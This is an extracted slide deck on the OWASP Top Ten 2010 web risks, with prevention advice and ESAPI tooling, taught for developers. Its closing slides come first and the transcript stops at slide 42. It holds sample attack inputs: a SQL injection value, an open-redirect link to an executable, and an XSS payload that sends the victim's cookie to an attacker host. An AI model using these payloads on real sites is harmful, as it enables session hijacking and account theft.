
How Do I Prevent Insufficient Transport Layer Protection?
   Require SSL for all sensitive pages
             redirected unsecure requests to the SSL page
   Set the ‘secure’ flag on all sensitive cookies
   Only support strong (e.g., FIPS 140-2 compliant) algorithms
             at least TLS 1.0 SSL 3.0
   Ensure your certificate is valid, not expired, not revoked,
             and matches all domains used by the site
   Backend and other connections should also use SSL

                                                         Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

A10-Unvalidated Redirects and Forwards
   Threat Agents
            anyone who can trick your users into submitting a request to your website
   Attack Vectors
            Exploitability: EASY
   Security Weakness
            Prevalence: UNCOMMON / Detectability: EASY
   Technical Impacts
            Impact: MODERATE
   Business Impacts
                                                        Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

How it works
   Attacker links to unvalidated redirect and tricks victims into clicking it
             http://good.com/fwd?redir=bad.com/virus.exe
                        properly % encoded...
   Victims are more likely to click on it, since the link is to a valid site

   User manipulates parameter to forward to a protected page
             http://good.com/forward?path=/WEB-INF/admin.jsp

   Happens when the redirect/forward url comes from a request parameter
                                                       Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

How Do I Prevent Unvalidated Redirects and Forwards?
   Simply avoid using redirects and forwards
             if used, don’t involve parameters in calculating the destination
             else, check destination against valid list (ESAPI supports this)
             and verify page authorizations
   Better yet, use a parameter which is a key and not a full URL
             http://good.com/fwd?path=1
   Use
                             HTTPUtilities.sendSafeRedirect()
                             HTTPUtilities.safeEncodeRedirectURL()
                             HTTPUtilities.sendSafeForward()
                                                           Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
More...


     Additional Principles and Tools


                            Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
Organizational commitment to security
   Costs are not the main issue
             most of the effort for secure applications also leads to better/more robust/more
              productive applications
   Focus and culture are
             what's your priority?
   Commercial aspects
             would you sell a wonderful car with no keys?
   Mostly
             training, team effort, specialistic support
                                                            Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
ESAPI Web Application Firewall (WAF)
   Can be called separately from the other controls
   Can add to an existing application
             Virtual patches
             Enforce authentication
             Enforce access control
             add input validations
             add output encodings
             Enforce HTTPS
             sanitize HTTP headers and cookies
                                                   Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
Pros and Cons
   Easier and faster to apply patches without coding
   no subsitute for propert design and implementation
   mitigation solution
   See also
             http://www.slideshare.net/llamakong/owasp-esapi-waf-appsec-dc-2009


                                                     Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
Application Layer Logging/Intrusion Detection
   Really, important!
             one of the most important security mechanisms
             normally not done
   ESAPI Intrusion detection Key features
             Log Intrusion
             Logout User
             Disable Account
   Configurable Thresholds

                                                       Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
AppSensor
   you report significant events by means of exceptions
             invalid credentials
             validation exceptions
   AppSensor
             collects them
             presents them in a management console
             produces alerts according to configurable thresholds
             can take actions
                         lock accounts, disable IP clients
                                                              Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
Proven application security principles
   Apply defense in depth                      Keep security simple
   Use a positive security model               Detect intrusions
             fail-safe defaults, minimize      Don’t trust infrastructure
              attack surface                    Don’t trust services
   Fail securely
   Run with least privilege
   Avoid security by obscurity


                                                     Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
Want to know more?
   My blog
                         http://www.carlobonamico.com
   My Company                                                                Thank you
                          http://www.nispro.it
                                                                       for your attention!
   JUG Genova
                         http://juggenova.net
   Attend a course
                         Web Application Security (3 days)
                         http://www.nispro.it/education/education_focus_sec.html

                                                              Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

Is my Web Application secure? OWASP Top Ten Security Risks and Beyond...

  • 1.
    Hacking & OS Is my web application secure? OWASP Top Ten Security Risks and beyond Carlo Bonamico carlo.bonamico@nispro.it NIS s.r.l. / JUG Genova http://www.nispro.it / http://juggenova.net Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 2.
    Is my applicationsecure?  Most likely not... :-(  we're used to Java/.NET robustness to buffer overflow with respect to C/C++  but now Rich Internet Applications & AJAX bring new challenges  Injection, XSS, Request Forgery... Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 3.
    We will talkabout... Acknowledgement The Top Ten list  Why is (WebApp) Security complex? and several concepts are reproduced under  security beyond buffer overflows OWASP's CC license  What about OWASP and Risk-based security approaches?  The OWASP Top Ten with focus on  Injection and Cross Site Scripting  Risk Mitigation approaches & tools (Spring Security, ESAPI... )  And beyond...  additional tools and techniques Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 4.
    What is security  From Wikipedia: Protection of Information and Information System  from attacks, misues, intentional and unintentional manipulation, destruction, service disruption  4 guarantees  Integrity  Availability  Confidentiality  Accountability Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 5.
    Why is securitydifficult?  Intrinsic complexity of  information  tools  systems  processes  “false” security perception  risks often difficult to estimate and measure  Seen only as a cost, valued only when is missing  did not happen to me Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 6.
    Consequences  Security problems often are not even detected  Security is added after-the-fact  increasing costs  limited effectiveness  Not part of  development processes  testing processes  standard training Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 7.
    State of theart  Security technologies  constant improvement  But main concept is Security as a process  includes human factors, usability issues  includes scale issues  Effective Security involves Risk Management  evaluate and compare risks  mitigate when you cannot eliminate  Relate security to value Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 8.
    Web Application Security  Specific issues  complexity of network and protocols  power of current Browsers  interaction of heterogeneous sites, often under unrelated management  Most websites are almost open  (in)security through obscurity  social engineering attacks are easier  Need for specific approaches and tools  Need for defense in depth Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 9.
    Recommended Books  Secrets & Lies  Digital Security in a Networked World  by Bruce Schneier  http://www.schneier.com  John Wiley & Sons, 2000 Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 10.
    OWASP  The Open Web Application Security Project is an open-source application security organization  includes corporations, educational organizations, and individuals  creates freely-available articles, methodologies, documentation & tools  not affiliated with any company  OWASP approaches application security by considering all dimensions  people, process, technology  focus on developers  beyond patching... Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 11.
    OWASP Projects  OWASP Guides  OWASP Tools  Development  WebGoat  Testing  WebScarab penetration testing  Verification proxy WebScarab  ESAPI  OWASP Top 10 awareness document  AntiSamy  ... Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 12.
    And now... OWASP Top Ten for 2010 Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 13.
    Before we begin:OWASP recommendations...  Don’t stop at 10  see OWASP Developer's Guide, OWASP Testing Guide, OWASP Code Review Guide  constant stream of new attacks from “the future”  Think positive  stop chasing vulnerabilities  focus on establishing strong application security controls  Application Security Verification Standard (ASVS)  use tools wisely  Move towards a secure software development life-cycle is used (SDLC) Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 14.
    Top Ten SecurityRisks for 2010  A1: Injection  A6: Security Misconfiguration  A2: CrossSite Scripting (XSS)  A7: Insecure Cryptographic Storage  A3: Broken Authentication and Session  A8: Failure to Restrict URL Access Management  A9: Insufficient Transport Layer  A4: Insecure Direct Object References Protection  A5: CrossSite Request Forgery (CSRF)  A10: Unvalidated Redirects and Forward  What is it?  a list of the top 10 security Risks on the Web today  risks, not most common weaknesses Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 15.
    Risk Analysis approach  OWASP approach based on standard methodologies  customized for application security  http://www.owasp.org/index.php/Threat_Risk_Modeling  Standard model  Risk = Likelihood * Impact  factors in "likelihood" and "impact" for application security  how to combine them Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 16.
    How are therisk evaluated?  Threat Agent  Weakness Detectability  application-specific  easy, average, difficult  Attack Vector  Technical Impact  easy, average, difficult  severe, moderate, minor  Weakness Prevalence  Business Impact  widespread, common,  application-specific uncommon worst case approach Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 17.
    What is anattack?  Attacks are the techniques that agents use to exploit the vulnerabilities in applications  Attacks are often confused with vulnerabilities  http://www.owasp.org/index.php/Category:Attack Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 18.
    What is avulnerability?  A vulnerability is a hole or a weakness in the application  a design flaw or an implementation bug  that allows an attacker to cause harm to the stakeholders of an application  http://www.owasp.org/index.php/Category:Vulnerability Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 19.
    What is acontrol  Controls are defensive technologies or modules that are used to detect, deter, or deny attacks  Examples  Authentication, Authorization, Auditing  Session Management  Input Validation  Error Handling Cryptography  http://www.owasp.org/index.php/Category:Control Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 20.
    Sources of vulnerabilities  Missing control  no encryption of sensitive information  no access control on protected pages  Broken control  weak hash algorithm  fail open  Ignored Control  control present but not activated Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 21.
    Impact Analysis  Technical impact  on the application, the data it uses, and the functions it provides  loss of Integrity, Availability, Confidentiality, Accountability  Business impact  on process, product, service  customer relationship, reputation  law compliance  out-of-business Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 22.
    What & Howto Fix  Fix the most severe risks first  does not help to fix the easy or cheap ones if they're not significant  Not all risks are worth fixing  cost of fix vs potential damage  As much as possible, re-use existing, sound, tested libraries and components  Spring Security  modular, open, not just for Spring apps  ESAPI  easy to use security controls Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 23.
    OWASP Enterprise SecurityAPI  A free, open source, web application security control library  make it easier to write lower-risk applications  make it easy to retrofit security into existing code  Language-specific versions  JAVA, .NET, PHP, Ruby...  Standard controls + extensible interfaces  ESAPI.encoder(), ESAPI.validator()  ESAPI.encryptor()  ESAPI.authenticator(), ESAPI.accessController()  ESAPI.httpUtilities() Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 24.
    ESAPI References  Introduction to ESAPI  http://www.slideshare.net/denimgroup/enterprise-security-api-esapi-java- java-user-group-san-antonio  http://www.owasp.org/images/c/c7/ESAPI-2010-AppSecDC.pptx  ESAPI mapped to the Top Ten  http://www.jtmelton.com/2009/01/03/the-owasp-top-ten-and-esapi/  Samples  http://code.google.com/p/owasp-esapi-java-swingset Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 25.
    A1 Injection  Threat Agents  internal or external actor who can feed untrusted data  Attack Vectors  Exploitability: AVERAGE  Security Weakness  Prevalence: COMMON / Detectability: AVERAGE  Technical Impacts  SEVERE  Business Impacts Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 26.
    How it works  Attacker sends some special text that is executed by the target interpreter  any source of data is at risk: form fields, uploads, url parameters  Wide range of cases, according to the interpreter  SQL executor, LDAP, Xpath, OS commands, URL arguments  easy to discover when examining code  more difficult via testing  can result in  data loss or corruption, lack of accountability, or denial of access, sometimes complete host takeover Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 27.
    Example Scenario: SQLInjection  Quick and dirty JDBC code  String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") +"'";  The attacker sends an 'id' parameter  http://example.com/app/accountView?id=' or 1'='1  View other accounts  In the worst case, the attacker uses this weakness to invoke  special stored procedures or DDL queries  allowing a complete db manipulation Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 28.
    Preventing SQL Injection  Never create Statements with string manipulation  Always use PreparedStatement or CallableStatement  or a framework based on them (e.g. iBatis / myBatis, Spring JdbcTemplate)  With Hibernate/JPA HQL Injection is still possible  always use “by-name” parameters  from EntityName where id=:id  Defense in depth  minimal privileges on the DB connection Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 29.
    Hibernate & JPA  Uses PreparedStatements and SQL validation  Vulnerable to HQL injection  prefer named parameters  use Criteria queries when programmatically constructing them  See also  http://www.owasp.org/index.php/Hibernate  http://www.owasp.org/index.php/Hibernate-Guidelines Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 30.
    Other platforms  .NET  use parameterized APIs with parameter binding  SqlCommand(), OleDbCommand()  PHP  use PDO  with strongly typed bindParam() Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 31.
    Injection references  OWASP  http://www.owasp.org/index.php/Top_10_2010-A1  http://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet  Advanced Topics  http://www.hdm-stuttgart.de/~ms096/SQLInjectionWhitePaper.pdf  http://www.nextgenss.com/papers/advanced_sql_injection.pdf  http://www.appsecinc.com/presentations/Manipulating_SQL_Server_Using _SQL_Injection.pdf Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 32.
    A2 XSS  Threat Agents  internal or external actor who can feed untrusted data  Attack Vectors  Exploitability: AVERAGE  Security Weakness  Prevalence: VERY WIDESPREAD / Detectability: EASY  Technical Impacts  MODERATE  Business Impacts Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 33.
    How it works  Attacker sends special text that sooner or later is delivered to another web browser  and executed... typically as JavaScript  almost any source of data can be an attack vector  XSS is the most prevalent web application security flaw  as an example, JSP EL Expressions like ${…} are immediately evaluated and printed to the page “as is”, thus propagating XSS  And comes in three flavors  1) Stored, 2) Reflected, 3) DOM based Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 34.
    Example Scenarios  The application dynamically generates an input field without validation or escaping  out.println(“〈input name='creditcard' value='" + request.getParameter(“CC”) + "'〉”;  The attacker modifies the ‘CC’ parameter in their browser to  '〉〈script〉document.location= 'http://www.attacker.com/saveCookie? id='+document.cookie〈/script〉'  The victim’s session ID is sent to the attacker  ready for hijacking Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 35.
    XSS Prevention  Untrusted Data of any kind  from any source  HTTP request, URL parameters, form fields, headers, cookies  databases, web services, uploaded files...  should always be treated as though it contains an attack  since browser are the worst mix of code and data  many different parsers (XML, HTML, JavaScript, VBScript, CSS, URL, etc...).  sanitized → encoded BEFORE being displayed or forwarded escaping never harms Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 36.
    OWASP Positive XSSPrevention Model  An HTML page like a template  with slots where a developer is allowed to put untrusted data  untrusted data is not allowed elsewhere  "whitelist" model  similar to Firefox 4 Content Security Policy  Each of the different types of slots has slightly different security rules  attributes, body, urls, links, ... Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 37.
    ESAPI for Encoding  Context-dependent encoding  encodeForSQL  encodeForJavaScript  encodeForXML  encodeForVBScript  encodeForXMLAttribute  encodeForURL  encode forXPath  encodeForDN  canonicalize method to remove  encodeForHTML encodings  encodeForHTMLAttribute  encodeForLDAP <%=ESAPI.encoder().encodeForHTML(name)%> Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 38.
    References  Consider employing Mozilla’s new Content Security Policy  coming out in Firefox 4  Cheat Sheets  http://ha.ckers.org/xss.html  http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_ Cheat_Sheet Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 39.
    A3 Broken Authenticationand Session Management  Threat Agents  legitimate users, external, insider  Attack Vectors  Exploitability: AVERAGE  Security Weakness  Prevalence: COMMON / Detectability: AVERAGE  Technical Impacts  SEVERE  Business Impacts Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 40.
    Weaknesses  Developers frequently build custom authentication and session management schemes  but building these correctly is hard  Defects in areas such as  logout, password management, timeouts, remember me, secret question, account update, etc.  Admin/special accounts are mostly targeted Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 41.
    Example Scenario  A) Website uses URL rewriting, leaving session ID in clear  http://travel.com/bookFlight;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV? dest=Australia  link is shared in an email  sessionID goes around unencrypted  B) Exceptions during login validation are not properly handled  alter the execution path  causing an unauthorized access Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
  • 42.
